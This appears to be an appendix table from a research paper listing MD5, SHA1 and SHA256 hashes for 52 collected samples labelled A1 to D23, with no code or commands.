ID	MD5	SHA1	SHA256
A1	225ccdcfe56257956470436 79cb77112	3bd8f8845df04ac40b78da0fb9ecd7205514db62	96fafff2e4076a0a0fe2c9d151f37441507bf3c0dc4b761c66f65cbbc94c823c
A2	20e274902bd0249c68f756694d43e8eb	d77aa518dbfb56782ca8efc030e09767a3c39fcd	9a3c8fdc8cd34be72d24b1d3f7f52078469c0f5e26ae373df18a871fd020fb08
A3	5d2b2eb701b38066318dcb254f2400a1	a2853d27c2378b9065deb3c69c5cf608f7c2ee1d	84aaf3531cde8a4ab67ca5d971039a12bc3010d59729f922e816eca5b12c28c1
A4	f314d12cbd75002f6249d2f50cdd2ce2	9876e0dfd6348285c99f2593e9cdaca7b91e3590	c5b2ad40c663f603e10ee53281bdf611704db441efbcec507dd46727bd245c6a
B1	c80db840ac2597b988e1c88b5d7015f2	343f9ab838ed64e862bbf8ff0ce723222ca97f90	ce755f50d228d92aca01a54b81bd534f188a93e74c73160e008e7cc81480bba0
B2	572b59e1225fc16a1478e7ff27919278	1de9bb908915f24730153ef5bbddd1e5467a034b	2673b0bb4d705a8cf29aeb86079485c51bab0aedaae8c960afe0c38efa7b151b
C1	2a791c466a3fe634b642ac636c31ae75	c291d5bae79149a2361daa69a39c29c23c564092	358633ea6e06f81de0af1c8ba2a774439c39073de012a0a50be28823a6d0f951
C2	68079e4133596ab3f4894353b572a476	5ee5373a55c4fdcaa4e1f2d62121da38aea6a8a5	12baaf1dc8d4abd03270d942e7498b7588480dc70305ee9a3e82870b6df4978f
C3	28709615566405e17290e59990850635	019da3fdb927bb47635df65f0d108b29d735eac4	023f680d7475da1fa0d0f2125c88db25d046720986a84e7075eef12734b37b95
B3	97e8f6b46de9e1e3e312de78ed90e17f	86e6c43ce0811930e7ea760546b1b1a933fee637	183d4b92d6b048bbdc871df240bb5de8d3343e50fc93dc363ef6fbfc892f107d
C4	49a6c8adb892e0423e27396ceb4171aa	6964f4c2ded64135728b160b19a1e6491bf8ae6e	4913597301b2f87401e12b33a5be3a8d07c07b0152c3769d327478e3ea89a416
C5	fec0f4a9a37069cd1bd8b32b9b05bd7d	56b6b6b8172ab418cfe1b3316f67bdbc71e25db8	68bcb81fd0bf65694c624224eb33e93c7ac6816469edb91ea61de2218734df39
C6	cb9a30d0aaef0335b4f8b4363bfb68a2	d4081867928b00a4d81d36b33c16185e16030684	b5e0dd43c424eb7e982b3c89e5b191864496464fb15482e3986d2198c0db5910
C7	1bc90276e8686b8ce545b22a1e8b19d3	9e64d510e3b624a1c13586053e9c59b6f66c30f4	45bc45bf74fa39e9f1c5a511a1858c984cec8c2c4b6a83521e918c08c68413cb
B4	45b1d58c23f15c841318abe1a786fbf8	779fdddbaa916eb54dea1ab9e51649f891a00d78	b62ac7510f58751d51a28077b81981c99aee512f4976e04c39f4e7f9efeacd09
B5	775367aad190fdb847f2628a47584c1b	251e2a0530b3eadc1543548ffd829bb38ce2f6b3	11b7ef63d462424ebd04b41258f75df3d936ecfac91cccbb1c930d63ead3573a
C8	c1d044237977df5bb779152a5c7bb941	6182744b23d1900ece5e3ffdfeb2aaeda3451722	78f1888d1d918b1924f02ead3fe00d9546aaf8b4db17892807fbbdd6df80ccbe
C9	ec0b9463a4564c63bab76985aff98f06	c46075248e528ed418b3a595a77bc40298464b08	936f27d444bac46c4012cb4fcf6093b34952e314cb68d780de1cdd510ecac697
C10	21624ae93359e523f6d69f52109e69bb	f99e444107a822f22c0fdcd7b3ff0f57fc211507	ac3b6bab836a308dc68584364ef5cca3b747ce46e34de3fb1d235d45761e877f
B6	e4272e1164e458b400e39de26484d5c5	73538adff00910979b3cce6434891e182e36b942	6dd2651f5d62e4787354a0c04fac98d2d2a586439f623ad8b64e4ec6e7c97f82
C11	b67716e043f53e1f4af4cf318b4c5a03	a0d951243aa36511f7327c59d1ce2e098622d814	aeae711f64f921eb7b86864a1c09a00cc93cc1afed0f346150c0ada995cf93bd
C12	c276a93d4faa48ba9305ef43b4724200	7913ae29483a18dd22c451d28901f1fa9401a130	5b2e66ba34b66e12ea4668006bac9a6556b4073b4366747254ce3965627a60bd
C13	f4dc7103bdb0752b8d030b090fdfa475	8fc5553247ff7e47533ebdd73760d2a134fea257	f2f5b2608d1a0a68dd21e67055bc80dd5e214abefdb4c37ec866d12c503b44c4
C14	da4370da224a43456960bcff2c4b44ad	d9d0fe82e40cc5528da1d4669325991a65a9c4a1	1013634048a79f181b191995276230a05532a3ea5fba8d638cd265f44c464bd4
D1	f7d2c05eccd522764167632b3a8dc122	0df370fdd35cee653b14418c858dba039a141479	c539963dd900a7771d33844cc48730d47cc510bdf1a7dea429e08c3bf060d393
C15	d31b23e32013385b1554c59cc02bf3d3	626b486c53abebc8fc412ea7af05f7d8bc0e92de	c15ed12cc339b736ec73e6b710e8f7b646bc58914f888026558bd763f2feba1f
D2	8aefc1f5ad40155241aa87db4ff8eb6a	086d740ee131afc4c4408dcecbfab29712a9b8e0	7f17ac7ea17f54a1961fb3aabd3ca16a8180815641319d155a649c9c6e8a2128
C16	a1e84cf06ed6b583103120f36b53fcd1	0b6294dba9cfe4e2a79c6117b20d0475fb787d94	f51e192eb397c6df169713f5ec327d92bbfe9436ab169fed0e07f6865049f59f
D3	80e5c2fc7f0637df90f39204eebac932	f071e2f5a25a79d48c8cf8232d7a7775ecf016d6	89760cc89415efcf270090b2469afe0f6cb64bc3476936a1521b5055a4b71400
C17	f472a9dad90df05492a01135307bb2cf	58f14d93aa16f7fd1ee3930323ad39537eb974d5	ce590c460a34f946944228abb2e964505f75eedee8680998aa532ee93044b09a
D4	990ce267cff603a00e081a473b234f2a	a1dd7e9d896214da1db85e98b83b1546d4f1c1e7	3c76908cf7dd9a8072724674ddcc64dd81f94e47a3bb38a669ecb26b5f95203a
C18	34fd34fad31242a57fda9284b4cde461	df6f20e89c06e8fd1e2cca3a06ef6da265e104c6	e42b339c4b12abd413ddef0051fb22bdd2ec0a0b6969a35e20c68c7e353d7f94
D5	0bc19d446ab54343afed0f8493cbadf9	e3930757733213461cbbc58e4fc45dc2b87529fa	9cdba6d9dc5cc505425217e0b4990ea60ef80de2c7f774f5dc760b3a4efe504b
D6	9936ddbcdc9828df9dc132508022231a	49f90582088d49f02ea2ae93f40fa12d4396c679	dc9fff7dff59a10a8717188655e7b8e39e05d522363c7d1522be215d2548bf67
D7	759ad7685285f7d6dbf4e29a0f44d6aa	855167f21cdd40af0917385975680f5b7948c6d6	0c2c5a9b31b6ecbae20ccdc89971db3ab9910f165605c5969440a24fe718ea65
D8	f3c774ee3a87b6c1b628b1f28e3e130a	e91c12ec77fc2c11369014b9deb8055e7d51a320	b77f48c56903890e73c4348263beb22970978d6106188e6859599249c8dc70e7
D9	855ce542c7fc7da18f2696784ed7a181	0674e654524a7862247ebc75f3c786a17927d6a6	df00d50b957c684da709de2704252ff03c118f6dfe385c4e708a7d95187269b5
C19	9d64162edf85cd58e177aa7c444c297b	728cfab0d37503b1c1156929c2a8106a5b663328	248ecf25fdc624a3bb4eb27aa60d07a541c4e462e94b84ed86d006cd03450f60
D10	8961634b77b478bb85429b86780cfe28	90f536d7631548d980898d2473c5c46b93131022	e637d1c86ec77036d8ca43f69296543e51175e8294bc26ed4acfbec87beb8c76
D11	ad1425976256881e037bd9b26524f1c8	0b8a401e904b310c17315cb9bce49eebc5c69ede	0d0bfecb1d5e72773532398319e8eefc7bc778a88e2806ebb005864f04096aa8
D12	0d3a7053f911d368f80990062e82d20a	6677af3eed2b512d297d973f65d4c8db98c4df1d	97ef8100f215d2d2603d5cb780f37ef715a486e7847613427b7c0b481e9de194
D13	f5c0e283062bbd50799dca72b025d228	63f1af45a4975cf62d0173dd3f0ddaa7103bc471	45bc3bf77b741b508bb480a4fb7c49d4d04e0a5fd8f28c93f27f013a087789f1
D14	7460f80448708135e62afab652076e25	f37d15a89a6ea4d30be52668d50dc76f64a59e6e	dfb6ba9cb3a53357e13de282ba2d3f001ed4f0b54ccb582d951afcc33f3fe303
D15	d7238809f6c14e663526fc0a32a14413	c902582e8971edc2f721cbf0b54cfb0c12d19c39	379e3863e863431ff9b51e8f0966416cc18d55c4e54f2fc1a7d885b9fb8dfac6
D16	8240e2fb284d278846c814008ab88546	bf0e5e0feb5db9fd940a6b75ee5cd2e841a67cbc	aaf3a711ca3fdd538f51cb970f98d8b8a6414b5c9a1b3806c2a6c6ad43a8268c
D17	019df633f66910063a5ae8db6cb20ce9	e53b2d1742f46467ad45c9aac14d30c98574b57b	1b9975d97c9b4f622362e58acaf11b906a7a13d23f2ca058be0dfa8f464e3dbc
D18	fd9628d2187a886cb2c47348db012a5a	b2d8f09d23ef79ac3e390ef493b70d4a7f632dd7	20528bac0f54eb5c6f2ba6cb75401697251fd8624dc36375205d949524f8f77e
D19	6751963e0862ac6bb94d66ff5f501977	074fad99fce9babe7925f144be4885e511eff5bc	8396d0099ce9c6c132ffc924f7cfa5fd29200a383ab46e2ed92d386104de63cd
D20	e4b85ab5cb039fc24d56946728b4213e	11152f9fe3090c54f3a5c223bcb01da02766605c	e13363896eef7fae729b3766fcae20354bd9f787227b893ce3a4e7feab83836b
D21	f11b060a7092cedb7251509d4ecf0f14	b88e804aa94139d0aa628c9b141cc72e6128ce6e	787c4b5284c7d55d9510f519a2af6a5f085ff75b75fc273ab6134715a8d2633f
D22	ae3c32975f4ec3d1e2dd0dcd7f4636d4	0a63e46309dbfa2b13d47b488753b7c64b2896e2	c75009997a38afb450d73388cf42782ec4074c64f7acec3b2eb5dff89b265498
D23	aaf7ea90dfe3b22ad42b35727bf8bd20	e4f855747da8352969c8bf217657f7bb78332fe6	c4d96ff7de37715911b165711c034fc1159940fc2d110696bb481cd39d60a2f9

Table G.4: Hashes of the 52 samples we collected